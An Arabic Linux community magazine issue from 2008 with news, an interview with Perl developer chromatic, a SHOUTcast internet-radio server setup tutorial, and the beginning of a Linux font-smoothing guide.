موعد مع
إليسا !!

مجلة
مجتمع لينوكس العربي

مجلة تعنى بشؤون المصادر الحرة

العدد ٤ يوليو/ أغسطس ٢٠٠٨
http://www.linuxac.org



إقرأ في داخل العدد:

* مقابلة خاصة مع أكبر مطوري بيرل الأسطورة كورماتيك
* توزيعة PartedMagic : خيارك الأول مفتوح المصدر نحو صيانة قرصك الصلب
* إجعل الخطوط سلسلة ورائعة في لينوكس!
* تثبيت توزيعة لينوكس ماندريفا على قرص صلب خارجي USB
* مقدمة إلى XSS : Cross-site scripting
* سبعة نصائح لتحسين الأمن في برامج الشل سكريبت
* إستمتع بقنوات الراديو في لينوكس و على خادمك الخاص!
* والعديد من المواضيع الجديدة والقيمة.

صورة الغلاف: Walsh

فهرس العدد

كلمة العدد

بسم الله الرحمن الرحيم



لقد كانت دعوة للعمل... دعوة للإتحاد... دعوة لصنع التغيير... وأصبحت اليوم عملاً ... واتحاداً ... وتغيير! نعم ، فهذا ما نراه اليوم في مجتمعنا الكبير الصغير، الكبير في قلوبنا ، والصغير في عمره الفتي ، الذي لم يتجاوز عامه الثاني ، ولكنه ورغم قلة خبرته في الحياة ، فقد بدأ يشق طريقه نحو المجد والرقي بعلمنا العربي ، وبعقولنا النيّرة ، وبأقلام الأوفياء من مرتاديه ومحبيه.

مما لا يختلف عليه أي اثنين هو التطور الكبير الذي شهده مجتمع لينوكس العربي ، والمكانة الكبيرة التي يحتلها هذا الصرح العلمي في عالم المصادر الحرة وأنظمة لنيوكس على وجه الخصوص. وقد يستغرب البعض هذا الأمر، وقد يحسده آخر ، ولكن يبقى السؤال الأهم هو كيف وصل هذا التجمع العربي من شباب وشابات الوطن العربي إلى هذه المنزلة العالية في فضاء افتراضي اسمه "الإنترنت"؟

إن إجابة السؤال الفائت لا تخفى على الكثيرين منا ، ومهما اختلفت الإجابات أو التوقعات ، لكنها ستبقى تصب في بوتقة واحدة لا غير ألا وهي : الإتحاد والإخلاص والعمل الجماعي.

كنت قد قرأت في بعض المواقع الإلكترونية نقدا لاذعاً لمقدمة العدد الفائت من بعض الأخوة الذين لا أعرفهم ولا يعرفونني، واتهمت بالظلم والافتراء على مواقع "منافسة" إن جاز لي التعبير! ولكن هذا الأمر قد أشعرني بفرح غامر ، ذلك لأن الكلمة الحق تلقى دوما صداً واسعاً لها ، ولأنها تعمل في نفوس الحاقدين والحاسدين عملاً كبيراً. ومما يؤكد نظريتي "الخاطئة" هذه أن لا أحداً من المنتقدين أو "اللاذعين" قد أعطى سبباً لانتقاده أو لمعارضته أسلوبي القاسي وغير المباشر في دحض كل محاولات التشكيك والتفريق التي يقوم بها آخرين وقد أصبحت نواياهم واضحة للعيان وضح شمس الظهيرة في يوم صيفي!

إن ما أدعو إليه من خلال رسالة مجتمع لينوكس العربي، وما يدعو إليه آلاف الأعضاء المنتمين لهذا الصرح الكبير هو أمر يقبله العقل والمنطق ، وتقبله النفس إلا الفاسدة والخبيثة منها ، إنها رسالة لتوحيد العمل والجهد ، لا يطالني منه أنا أو غيري سوى الأجر والثواب ، ولربما ينالني يوماً ما سطراً قد كتب في واحد من كتب التاريخ يشكر ويثمن هذا العمل وهذه الوحدة العربية التي لم نستطع تحقيقها سوى هنا في بيتنا الثاني ، في مجتمع لينوكس العربي.

رئيس التحرير

أخبار متفرقة

إعداد: سامر حداد



صدور توزيعة أعجوبة العربية النسخة التجريبية Beta Release













في نهاية شهر حزيران -يونيو ، صدرت النسخة التجريبية الأولى من توزيعة أعجوبة لينوكس العربية بنسختها التجريبية، والموجهة للحاسب الشخصي. وتأتي هذه النسخة بواجهة عربية معدة بشكل مسبق وتلقائي وميزة القرص الحي Live CD حسب ما أفاد موقع التوزيعة الرسمي.

وتتميز هذه التوزيعة بالسلاسة والمنظر الجميل والممتع وبالدعم الكبير للمعدات والأجهزة، بالإضافة لدعم ملفات الوسائط المتعددة والقاموس العربي وبعض البرامج الإسلامية والكثير من البرامج المهمة والمفيدة.

يمكنك الحصول على توزيعة أعجوبة مجانا من خلال الرابط المباشر التالي:

http://www.ojuba.org/downloads/releases/test/1-Beta/Live/i686/Ojuba-1B2-Live.iso

كما يتوقع صدور النسخة النهائية من التوزيعة على قرص مدمج وعلى قرص DVD في الأيام القليلة المقبلة بإذن الله.



Cent OS تصدر نظامها الجديد 5.2 على شكل قرص حي Live CD

أعلن فريق تطوير توزيعة Cent OS الشهيرة والمستنسخة بالكامل من توزيعة ريدهات انتبرايز عن إطلاق الاصدار 5.2 من التوزيعة الخاصة بمعالجات انتل ٣٢ بت على شكل قرص حي Live CD.

وأفاد فريق التطوير أن القرص يمكن أن يستخدم على جهاز من نوع **Workstation** وأن التوزيعة تحوي العديد من البرامج باصداراتها الحديثة مثل:

openoffice.org 2.3.0, firefox 3.0, thunderbird 2.0.0, pidgin 2.3.1, scribus 1.3.3.2, xchat 2.6.6, k3b 0.12.17, gimp 2.2.13 وغيرها من البرامج الأخرى.

وتحوي التوزيعة أيضا بعد البرامج الخاصة بالصيانة، كما تدعم الأقلاع في بيئة الإنقاذ Rescue Environment.

تحديث لعدة ثغرات في نواة اوبنتو من النوع Critical

أطلقت شركة Canonical Ltd تحديثا جديداً لعدة ثغرات خطيرة للنواة الخاصة بأنظمتها والتي تشمل التوزيعات والإصدارات: **Ubuntu 6.06 LTS، Ubuntu 7.04، Ubuntu 7.10 ، Ubuntu 8.04 LTS**، بالإضافة إلى Kubuntu, Edubuntu, Xubuntu التابعة لها.

التحديث الجديد يعمل على معالجة بعض المشاكل التي تمكن المخترقين من الوصول إلى النظام عن بعد أو محليا و تعريض النظام للكثير من المشاكل من ضمنها Denial of Service و loss of privacy و غيرها من المشاكل العديدة.

مقابلة خاصة مع أكبر مطوري بيرل الأسطورة
كورماتيك Chromatic

إعداد : علي آل ياسين



مقدمة

أحييكم تحية طيبة، وأفتخر بأني قمت بعمل هذه المقابلة مع أسطورة عالم البرمجة وعالم المصادر المفتوحة "كروماتك" "chromatic"، هذا الشخص الرائع الذي تعلمت منه كثيرًا من خلال كتبه ومقالاته في عالم المصادر المفتوحة، وهو، على رغم مشاغله التي لا تُحصى، قد أعطاني الفرصة لإجراء حوار معه، فدل هذا على تواضعه.

لا أعتقد بأنه يحتاج إلى مزيد من التعريف، فإلى الحوار مع مدير موقع "بيرل دوت كوم" Perl.com:

نص المقابلة

كروماتك: أهلاً علي.

- أشكرك، سيدي، لإتاحة هذه الفرصة لنا... أتمنى أن لا نثقل عليك بالأسئلة.
هل لكم أن تعرفونا بـ "كروماتك"؟

كروماتك: أنا محرر في شركة "أوريلي" O'Reilly للنشر، بشكل خاص في قسم أخبار التقنية، البرامج المجانية والفتوحة المصدر وتطوير البرامج. عدا ذلك أنا عضو في فريق تطوير "بيرل ٦ Perl" منذ خمس سنوات، أيضًا قمت ببرمجة بعض من "وحدات الاختبار الأساسية لـ بيرل٥" وكتابة بعض الكتب، ومطور لمنصة "بارروت" Parrot الافتراضية منذ سنتين، وعندما لا أكون نائمًا أو مبرمجًا ربما أكون كتبت بعض الروايات الخيالية.

- ما هي "بيرل"؟ ولمَ اخترتها على الخيارات الأخرى؟

كروماتك: "بيرل" هي لغة برمجة متطورة، عالية المستوى ومناسبة للتطوير السريع، وخاصة ما يتعلق بالتعامل مع النصوص والمعلومات. عندما بدأت البرمجة بشكل احترافي قبل عشر سنوات، بدأت بكتابة برامج صغيرة بلغة "جافا" JAVA ولكني انتقلت إلى "بيرل" عندما وجدتها أسرع في التطوير وأكثر اختصارًا وأسهل في نفس الوقت، ويعودالفضل لتعرفي على "بيرل" إلى أخي الذي كان يتعامل معها وهو في الكلية.

- "بيرل" و MySQL يمكن أن يكونا فريقًا قويًا، خاصة باستخدام واجهة قواعد البيانات الخاصة بـ"بيرل" الجبارة...
لماذا إذًا نرى الانتشار أكثر لفريق PHP-MySQL؟!

كروماتك: PHP تتمتع بميزة كبيرة على "بيرل": الانتشار. حيث من الممكن دمج mod_php مع بعض الخيارات الغريبة أو ملف php.ini، ولكن الشائع هو العثور على أو إنشاء مشاريع PHP جاهزة للرفع على مستضيف يكلف خمسة دولارت كل شهر، والبدء بالعمل بكل بساطة. أما mod_perl، فصحيح، هو أكثر قوة ويستطيع القيام بأشياء أكثر من mod_php، لكن تبقى هناك صعوبة في التعامل مع برامج mod_perl، بخلاف سهولة برامج mod_php.
ومع تجاهل مطوري "بيرل" اجتياز هذه العقبة السهلة، معتمدين على قوة CPAN لأنها تحتوي على الأدوات التي تستطيع القيام بأغلب المهام، خسرت "بيرل" الفرصة لأن تكون أسهل لغة برمجة لتطبيقات "ويب".
باختصار، نقطة تفوق PHP على "بيرل" أنها أسهل، وبواسطتها يمكن بناء تطبيق "ويب" سهل ومن ثم الارتقاء به إلى التعقيد. (ولا أقول أن PHP مصممة بهذه الجودة، في حال أن "بيرل" لم تنجح في جعل المشاريع المعقدة أكثر سهولة.)

- أخبرنا أكثر عن "بيرل" في عالم "لينوكس".

كروماتك: حظًا موفقًا في تركيب "جنو/لينوكس" بدون "بيرل".
بداية انتشار "بيرل" كانت عند مدراء النظم، عندما أرادوا شيئًا سهلاً، أسهل من "سي"، ولكن أقوى وأصلح لإعادة الاستخدام من الصدفة Shell، فلا غرابة أن تجد معظم أدوات إدارة النظام تعتمد على "بيرل".

- ماذا عن "بيرل ٦"؟ ماهي المميزات الجديدة؟

كروماتك: أهم ميزة هي أننا (حسنًا، "لاري" Larry و"داميان" Damian خاصة) أعدنا النظر في بعض افتراضاتنا وتخيلاتنا بخصوص لغات البرمجة الموجودة. هناك مقولة قيلت في مكان ما (إن "بيرل" تطبيق لحكمة "يونكس")، وهذا وصف دقيق لـ"بيرل٥". المشكلة هنا أنه بعد خمس وأربعين سنة تبين أن بعض مبادئ وافتراضات "يونكس" خاطئة، هكذا تبين أن بعض الأشياء غير ضرورية أو معقدة أكثر من اللازم، وسنتجاوز هذه المشكلة فقط بالسماح لـ"بيرل٦" بكسر قاعدة التوافق الشكلي مع الإصدارات السابقة، وبهذا يمكن أن نبني "بيرل٦" أقوى بكثير من "بيرل٥"، ولا يعني هذا أن "بيرل٥" سيئة، بل هي جيدة جدًا، ولكن "بيرل٦" أفضل وأفضل.
وهناك قائمة طويلة بمميزات "بيرل٦" منها:

Lexically mutable, grammars, first-class continuations, junctions, auto-threading, multiple dispatch, roles, subtypes, declarative OO and more.



- حسنًا، "بيرل" لم تنتشر كثيرًا لدينا، ويمنع الكثير من الشباب من البدء بتعلمها انتظارهم لـ"بيرل٦"، كي لا يحتاجوا للبدء مرة أخرى في تعلم "بيرل"، ما رأيك؟

كروماتك: أتفهم وجهة نظرك. وأعتقد أن "بيرل٦" ستكون أسهل بكثير من "بيرل٥" للتعلم، وذلك لأنها ثابتة أكثر وقريبة للغة الاعتيادية أكثر، وذلك لأننا قمنا بإزالة الكثير من الترميزات المعقدة، بالرغم من ذلك، كلما كتبت نصًا برمجيًا باستخدام "بيرل٦" يظل الكود البرمجي شبيهًا بـ"بيرل" الأصلية.
"بيرل٥" مفيدة، وستظل مفيدة لسنوات قادمة، وهي لغة جميلة للتعلم والاستخدام، وأنصح كل من لديه وقت فراغ أن يتعلمها، لأنه لن يخسر شيئًا.

- يقول البعض: إذا أردت أن تحكم على قوة لغة برمجة، انظر إلى برامجها، مثلاً: "بليندر" Blender في "بايثون" Python، ما رأيك؟

كروماتك: لا أوافقهم الرأي، لأن "بيرل" مع أكثر من ١٤٠٠٠ مكتبة وأداة مجانية للاستخدام والتعديل؛ لا يمكن معرفة أين هي ومن يستخدمها في منزله وعمله. إذا كنت تريد الحكم على قوة لغة برمجة عليك بمعرفة كيف يستخدمها الناس في الحقيقة، لا حصرًا على برنامج معين.

- ما هي نصيحتك للمبتدئين في البرمجة؟

كروماتك: تنمية العادات الجيدة من خلال القراءة.
تعلموا قراءة الأكواد البرمجية، ثم اقرأوا الأكواد الجيدة.
تعلموا حل المشاكل بتصغيرها، وابدأوا الحل خطوة بخطوة.
انتبهوا للجزئيات الصغيرة، وابتعدوا عن التكرار.
هدفكم كمبتدئين أن تطوروا عادات وذوق برمجي رفيع، ثم متابعة ذلك عمليًا.

- ماذا نعني بالبرمجة القصوى Extreme Programming؟
(ملاحظة، كروماتك هو من أهم المتبنين لهذا المصطلح، ولديه كتاب وموقع بهذا الخصوص)

كروماتك: إنها فكرة تبني كل العادات الجيدة في تطوير البرمجيات: الاختبار، الترتيب، المراجعة، الإصدار، التحدث مع الزبون، تحديد المستوى... وتنفيذها مجتمعة في الوقت ذاته، ثم بعد ذلك نقوم بفرز العادات التي لا تساعدنا في الحصول على الأمور المطلوبة ونتوقف عن العمل بها.
غالبًا ما تكون أمورًا بدهية، لهذا السبب لا نجدها دائمًا ذات شعبية كبيرة.
هناك اعتقاد أنك إذا استطعت أن تجعل العميل يخبرك بما يريد بشكل دقيق فإنك في الحال تستطيع أن تصمم برنامجك إلى آخر خطوة، بالإضافة إلى قدرتك على أن تتوقع بالتحديد متى يمكنك تسليم المشروع بدون مشاكل وثغرات، تمامًا كما يريد زبونك. أنا شخصيًا لم أر شيئًا كهذا يحدث! على الرغم من الفشل في كل مرة، أرى الكثير من الناس تقول: المرة المقبلة سنحاول أن نجعل العميل يعرف ماذا يريد بالتحديد منذ البداية!.
ولكن "البرمجة القصوى" تقول: الأشياء تتغير، ولدينا الفرصة للتعلم أكثر عما علينا بنائه، وكيف سنبنيه، بدلاً من محاولة منع حدوث التغيير علينا بالتركيز على التغيير والتعلم منه وبناء مشروعات عظيمة تُسعد عملاءنا. هذا ما رأيته ينجح!.

- ما هي كلمتك الأخيرة لأعضاء مجتمع المصادر المفتوحة العرب؟

كروماتك: لدي حلم بعالم يستطيع فيه الناس استخدام حاسوبهم بحرية كما يشاؤون، لكي يلبوا احتياجاتهم ومتطلباتهم، بدون الحاجة لأخذ إذن من الذين كتبوا البرامج، وكذلك أن تكون لديهم القدرة على دراسة وتعلم وتعديل وإعادة نشر تغييراتهم بين الناس. هذا العالم أصبح قريبًا أكثر مما كان عليه قبل عشر سنوات، والشكر موصول إلى مئات الآلاف من المبرمجين الذين شاركوا في هذا الحلم بشكل كلي أو جزئي. لا أستطيع أن أرد جميل الأشخاص الذين ساعدوني، فهم أكثر من أن يُحصوا، ولكن آمل أن أستطيع أن أساعد الكثير من الأشخاص غيري في المستقبل. أتمنى أن تنضموا إلينا.

- شكرًا لك سيدي على وقتك الثمين، وأنا على يقين بأنني وغيري سنستفيد كثيرًا من هذا الحوار.



إستمتع بقنوات الراديو في لينوكس و على خادمك الخاص!

للكاتب: أحمد حسن



في هذا الموضوع سوف نتناول طريقة إعداد راديو على "لينوكس"، تستطيع من خلاله إجراء بث حي للملفات الصوتية التي تريدها.

إعداد الخادم

أولاً، نقوم بتحميل الخادم Server، من الموقع: SHOUTcast.com.

عليك قراءة اتفاقية المستخدم أولاً من خلال الرابط : http://www.shoutcast.com/download/license.phtml

اذهب إلى الطرفية Terminal، ثم استخدم حساب المستخدم الجذر Root واكتب ما يلي:

```
raidy@raiden:~$ su
Password:************
root@raiden:/home/raidy#
```

أنشأ مجلدًا جديدًا في opt، وسمه مثلاً radio.
ملحوظة: بإمكانك اختيار الاسم الذي تريد.

```
root@raiden:/home/raidy# mkdir /opt/radio
```

ثم اذهب إلى opt، وابدأ عملية التحميل:

```
root@raiden:/home/raidy# cd /opt/radio
root@raiden:/opt#   wget   http://www.shoutcast.com/downloads/sc1-9-8/sc_serv_
1.9.8_Linux.tar.gz
```

ثم بعد ذلك نبدأ عملية فك الضغط:

```
root@raiden:/opt/radio# tar zxvf sc_serv_1.9.8_Linux.tar.gz
README.TXT
sc_serv.conf
sc_serv
```

نلاحظ وجود ثلاثة ملفات في هذا المجلد المضغوط. هم:
README.TXT وهو ملف "اقرأني" المعروف.
sc_serv.conf وهو خاص بإعدادات الراديو، وسوف نشرح هذا لاحقًا.
sc_serv وهو الملف الخاص بالخادم Server الخاص بنا.
نعطي تصريح تنفيذ لهذا الملف الأخير:

```
root@raiden:/opt/radio# chmod +x sc_serv
```

ثم نشغل الخادم:

```
root@raiden:/opt/radio# ./sc_serv
*****************************************************************************
**
** SHOUTcast Distributed Network Audio Server
** Copyright (C) 1998-2004 Nullsoft, Inc.  All Rights Reserved.
** Use "sc_serv filename.ini" to specify an ini file.
*****************************************************************************
```

-- تم حذف ناتج تشغيل الخادم --

بدأ الخادم العمل بنجاح. للتأكد اذهب إلى متصفح "إنترنت"، وادخل على الرابط:

```
http://localhost:8000/
```

ستجد صفحة شبيهه بالصورة التالية:

SHOUTcast D.N.A.S. Status

SHOUTcast Server Version 1.9.8/Linux

Status | Song History | Listen | Stream URL | Admin Login

Current Stream Information

Server Status: **Server is currently down.**

Written by Stephen 'Tag Loomis, Tom Pepper and Justin Frankel

Copyright Nullsoft Inc. 1998-2004

هذا يعني أن الخادم بدأ العمل بنجاح ولكنه يحتاج إلى بعض الإعدادات الأخرى.
ملاحظة: يوجد ملف بإسم "اقرأني" README.TXT الذي يمكنك قراءته إن أردت لمزيد من المعلومات.

الآن لنبدأ عملية الضبط **Configuration**. افتح الملف sc_serv.conf. سأستخدم المحرر Nano، لكن بإمكانك استخدام أي محرر تريده:

```
root@raiden:/opt/radio# nano sc_serv.conf
```

نذهب إلى القيمة:

```
MaxUser=32
```

من خلال هذا السطر تستطيع تحديد عدد المستمعين، حسب إمكانيات الاتصال بالشبكة الدولية Internet لديك. لكن يجب عليك أن لا تختر عددًا أكبر من المناسب؛ لأن البرنامج سيستهلك من الذاكرة RAM.
البرنامج يستهلك ١٤ كيلو بايت لكل مستمع، أي لمائة مستخدم سوف يستهلك ١٤×١٠٠=١٤٠٠ كيلو بايت.
أما إذا كنت تبثت بجودة ٢٤ كيلو بايت، فلمائة مستمع: ٢٤×١٠٠=٢٤٠٠ كيلو بايت.
لك أن تحسب سرعة اتصالك، ثم تحدد عدد المستمعين المناسب. أنا سوف أغير العدد إلى ١٠ مستمعين.
نذهب إلى السطر:

```
Password=changeme
```

وهذه عبارة عن كلمة الخادم في لوحة التحكم، من هذا الرابط:

```
http://localhost:8000/admin.cgi
```

سأغيرها إلى 123:

```
Password=123
```

ثم نذهب إلى:

```
PortBase=8000
```

وعن طريقه تستطيع تحديد المنفذ Port الذي تريد استخدامه على الموقع الخاص بك. نعم تستطيع استخدامه على موقعك الشخصي، لكن يجب عليك أن تختار رقم منفذ بعد ١٠٢٤، أما إذا اخترت رقم ١٠٢٤ أو أقل؛ فإنك ستحتاج إلى صلاحيات الجذر Root. ولتشغيله على موقعك الشخصي يجب أن تمتلك حساب SSH. إذا لم يعمل معك؛ عليك إخبار المستضيف لموقعك، لأنه يمكن أن يكون هناك جدار ناري Firewall مستخدم من قبله.
سأبقي المنفذ كما هو ٨٠٠٠.
نذهب، بعد ذلك، إلى:

```
LogFile=sc_serv.log
```

وهذا هو الاختيار الخاص بـ Log. إذا أحببت أن تلغيه يمكنك تغييره إلى

```
/dev/null
```

أو يمكنك اختيار الاسم الذي تريده. سوف أغيره إلى التالي:

```
LogFile=my_radio_FM.log
```

ننتقل إلى:



```
RealTime=1
```

وهو الخيار الخاص بسرعة التحديث Update على الشاشة. مثلاً الرقم ٥، يعني أنه بعد ٥ ثوانٍ سوف يتم التحديث وتظهر معلومات جديدة على الشاشة.
سأتركه ١، كما هو.

ثم إلى السطر:

```
ScreenLog=1
```

وهو اختيار خاص بتشغيل Log وإغلاقه. إذا أردت إغلاقه؛ فاكتب ٠ بدلاً من ١.
وهذا مفيد في حالة إذا أردت تشغيل الخادم في الخلفية؛ لذلك سأبقيه كما هو ١.
وننتقل إلى:

```
ShowLastSongs=10
```

وهو خاص بآخر ملفات صوتية تم تشغيلها على الخادم. تستطيع تغييره من ١ إلى ٢٠. سأجعله ٢٠.

ثم إلى:

```
W3CEnable=Yes
```

وهو اختيار لتسجيل عدد البايتات Bytes التي أخذها كل مستخدم بدقة عالية. سوف أفعله بجعله Yes.

وبعده إلى السطر:

```
W3CLog=sc_w3c.log
```

وتستطيع تغيير اسمه أيضًا إلى الذي تريد، وهو خاص بـ W3C. سوف أغيره إلى:

```
W3CLog=fm_user.w3c.log
```

ثم إلى السطر:

```
SrcIP=ANY
```

عن طريق هذا الخيار تستطيع تحديد IP المبث من WinAmp مثلاً في نظام التشغيل "ويندوز".
إذا وضعت كلمة ANY، فهذا يعني أن أي شخص يعرف كلمة المرور بإمكانه أن يبث.
١٢٧,٠,٠,١ هذا إذا كنت تبث من نفس الخادم. أما إذا وضعنا ١٩٢,١٦٨,١,١١ مثلاً فهذا يعني أنني سأبث من بروتوكول "إنترنت"IP هذا فقط. لذلك سوف أتركها ANY.
أما:

```
DestIP=ANY
```

فهو خاص بالأجهزة التي بها أكثر من بروتوكول إنترنت IP. سوف أجعلها كما هي ANY.
ثم ننتقل إلى السطر:

```
AllowPublicRelay=yes
```

عندما تكون القيمة نعم yes، يتم إضافة الحاسوب أو الخادم الخاص بك في القائمة الخاص بهم. أنا أفضل عدم تفعيل هذا الخيار؛ لذلك سأجعله no.
بالطبع توجد خيارات أخرى، لكن ما ذكرته هو أهمها.
نقوم بحفظ التغييرات Save على الملف، ثم نغلق الخادم عن طريق الضغط على Ctrl+c، ونفتحه مرة أخرى:

```
root@raiden:/opt/radio# ./sc_serv
*****************************************************************************
**
** SHOUTcast Distributed Network Audio Server
** Copyright (C) 1998-2004 Nullsoft, Inc.  All Rights Reserved.
** Use "sc_serv filename.ini" to specify an ini file.
*****************************************************************************
**
```

-- تم حذف ناتج الأمر --

لا تغلق هذا، لأنك إذا أغلقته فسوف تغلق الخادم.
أما إذا أحببت أن تدعه يعمل في الخلفية، فنفذ الأمر التالي:

```
root@raiden:/opt/radio# ./sc_serv &
```

شرح البث

قد تتساءل، ماذا لو احتجت إلى البث لألف شخص؟!، هل سأحتاج إلى بسرعة اتصال بالشبكة الدولية فائقة للقيام بذلك؟!. الإجابة: لا. أن ستبث لخادم، والخادم يبث للناس!. والشرح السابق كله كان عن تنصيب الخادم. لكي تبث عليك تحميل البرنامج الآتي.
أولاً أنشئ مجلدًا فارغًا، وليكن Player:

```
root@raiden:/opt# mkdir /opt/player
root@raiden:/opt# cd player/
```

قم بتحميل الملف التالي، ثم قم بفك ضغطه:

```
root@raiden:/opt/player#  wget  http://www.shoutcast.com/downloads/sc_trans_
posix_040.tgz
root@raiden:/opt/player# tar zxvf sc_trans_posix_040.tgz
root@raiden:/opt/player# cd sc_trans_040/
```

ستجد ملفات خاصة بنظامي التشغيل FreeBSD و Macintosh:

```
root@raiden:/opt/player/sc_trans_040# ls
example.lst  sc_trans.conf  sc_trans_freebsd*  sc_trans_linux*  sc_trans_ma-
cosx*
```

سنقوم بحذفهم، تجنبًا لأية أخطاء:

```
root@raiden:/opt/player/sc_trans_040# rm sc_trans_freebsd sc_trans_macosx
```

حسنًا، لدينا الآن ثلاثة ملفات. الأول هو:

example.lst

وهو ملف خاص بقائمة التشغيل Play Li، بمعنى أنك ستضيف فيه جميع مسارات الملفات الصوتية.
الملف الثاني هو:

sc_trans.conf

وهو خاص بإعدادات برنامج البث.
أما الملف الثالث:

sc_trans_linux

فسيتم تشغيله في النهاية.

نبدأ بالملف الأول. نقوم بفتحه بواسطة أي محرر نصوص، ثم نضيف مسارات الملفات الصوتية في النهاية بنفس الطريقة التالية:

```
/home/sctrans/content/test_1.mp3
/home/sctrans/content/test_2.mp3
```

وإذا أردت فعل ذلك بطريقة أخرى سهلة، قم بالتالي:

```
root@raiden:~$ find /home/raidy/mp3/ -name *.mp3 > playlist.lst
```

سوف تجد الملفات الصوتية الآتية، قم بمسحها وأضف الخاصة بك في الملف **playlist.lst**

```
/home/raidy/mp3/005-jay-z_and_linkin_park_-_numb-encore-ministry.mp3
/home/raidy/mp3/02-tatu-all_about_us_(stephane_k_extended_mix).mp3
/home/raidy/mp3/07. Malchik Gay.mp3
/home/raidy/mp3/Genesis vs Linkin Park--- Abacab-Faint  by Ben Double M.mp3
```



ننتقل إلى تحرير الملف الثاني:

```
root@raiden:/opt/player/sc_trans_040# nano sc_trans.
conf
```

نذهب أولاً إلى:

```
PlaylistFile=example.lst
```

حيث تستطيع تغيير اسمه كما تريد. سوف أغيره إلى الملف السابق playlist.lst
ثم نذهب إلى:

```
ServerIP=myserver.com
ServerPort=8000
```

الأول خاص ببروتوكول "إنترنت" IP للخادم الخاص بك، والثاني لرقم المنفذ Port الذي تود استخدامه.
ثم ننتقل إلى:

```
Password=yourpassword
```

وتضع كلمة المرور الخاصة بالخادم، أي سنضع ١٢٣.

ثم إلى:

```
StreamTitle=My Gay Son
StreamURL=http://mygayson.com
Genre=genres go here
```

وهذه هي الإعدادات الخاصة باسم القناة التي أضفتها إلى الدليل العام. سوف أغيرها إلى التالي:

```
StreamTitle=linuxer
StreamURL=http://linuxac.org
Genre=some rock music
```

ثم نذهب إلى:

```
Shuffle=1
```

إذا أردت ألا تجعل ترتيب الملفات الصوتية كما في قائمة التشغيل Play List، فاترك القيمة ١، كمت هي.
أما إذا أردت أن تشغلها بالترتيب فاجعل القيمة ٠.
وأخيرًا ننتقل إلى:

```
; Bitrate/SampleRate/Channels recommended values:
; 8kbps 8000/11025/1
; 16kbps 16000/11025/1
; 24kbps 24000/22050/1
; 32kbps 32000/22050/1
; 64kbps mono 64000/44100/1
; 64kbps stereo 64000/22050/2
; 96kbps stereo 96000/44100/2
; 128kbps stere0 128000/44100/2
Bitrate=80000
SampleRate=44100
Channels=1
```

ومن السابق تستطيع تغيير جودة الصوت. أنا لم أغير شيئًا لأن الصوت جيد، فقط سوف أغير التالي:

```
Channels=2
```

قم بحفظ التغييرات على الملف السابق.

قبل التشغيل، تأكد من:

```
port forward
```

إذا كان الخادم الخاص بك خلف Router أو Firewall، اذهب إلى الرابط التالي لإعدادهم:

http://www.portforward.com/english/routers/port_forwarding/routerindex.htm

ملحوظة: عندما تستخدم Port Forwarding، يجب أن تستخدم بروتوكول "إنترنت" ثابت وليس ديناميكي.

البرنامج يقوم بإضافة الخادم الخاص بك في الدليل الخاص بهم. تستطيع أن تمنع هذا الاتصال بطريقة سهلة:

```
root@raiden:/home/raidy# iptables -A INPUT -s yp.shoutcast.com -j DROP
root@raiden:/home/raidy# iptables -A OUTPUT -d yp.shoutcast.com -j DROP
```

الآن، فليذهب دليلهم إلى الجحيم!. تستطيع إلغاء السابق بالأمر التالي:

```
root@raiden:/home/raidy# iptables -F
```

تشغيل الراديو



نفذ الأمر التالي:

```
root@raiden:/opt/player/sc_trans_040# ./sc_trans_
linux
```

```
*****************************************************************************
** TRANScast Distributed Network Audio Content Provider
** Copyright (C) 2000 Nullsoft, Inc.  All Rights Reserved.
** Use "sc_trans filename.conf" to specify a config file.
*****************************************************************************
<06/30/08@07:49:54> [TRANSCast] DNAS/posix v0.400-LAME (Mar  4 2003) starting
up...
<06/30/08@07:49:54> [MAIN] PID: 4819
<06/30/08@07:49:54> [MAIN] Loaded config from sc_trans.conf
```


-- تم حذف ناتج الأمر --

مبارك عليك الخادم!

الآن، اذهب إلى الموقع أو بروتوكول "إنترنت" IP الخاص بك:

```
http://72.227.239.130:8000/
```

والسابق هو الخاص بي. انقر على رابط Listen كما في الصورة ادناه:



ملحوظة: يمكنك استخدام DNS خاص بك www.no-ip.org، بحيث إذا تغير IP الخاص بحاسوبك يتم تحديث DNS.

إجعل الخطوط سلسة ورائعة في لينوكس!

للكاتب: عرب البوريني



لا شك بأن المنتقلين من نظام التشغيل "ويندوز" Windows إلى عالم "لينوكس" Linux يلاحظون أن شكل خطوط "لينوكس" ليست بجمال خطوط "ميكروسوفت" Microsoft، وأنهم يفتقدون الكثير من الخطوط التي تعودوا عليها؛ لذلك يلجئون إلى إضافة الخطوط الخاصة بـ"ميكروسوفت". لكن المشكلة هي أنه بعد إضافة هذه الخطوط، يُلاحظ بأنها تظهر بشكل غير سلس ومتناسق؛ حيث إنها تعاني من شفافية مزعجة في وسط الحرف، وكذلك بأن حواف الحرف تظهر بشكل مدبب.
لكن هل تعلم بأن ميزة الخط السلس موجودة في معظم التوزيعات بشكل افتراضي!، لكنها تكون غير مفعلة، وما عليك سوى تفعيلها لترى مدى جمال الخطوط في "لينوكس"!.

قبل تطبيق هذا الشرح: لا تنس، يجب أن تكون المستخدم الجذر Root، أو مُعطى صلاحيات كافية لتطبيق هذا الشرح.

كيفية التفعيل

مميزات وتفضيلات الخطوط عبارة برامج نصية Scripts، موجودة داخل المسار:

```
/etc/fonts/conf.avail/
```

ويكفي عمل ربطLink لأي ملف من محتويات هذا المجلد، ووضع هذا الربط في المسار:

```
/etc/fonts/conf.d/
```

لكي يتم تفعيل هذه الميزة المرتبطة بالملف الذي تمت له عملية الربط.

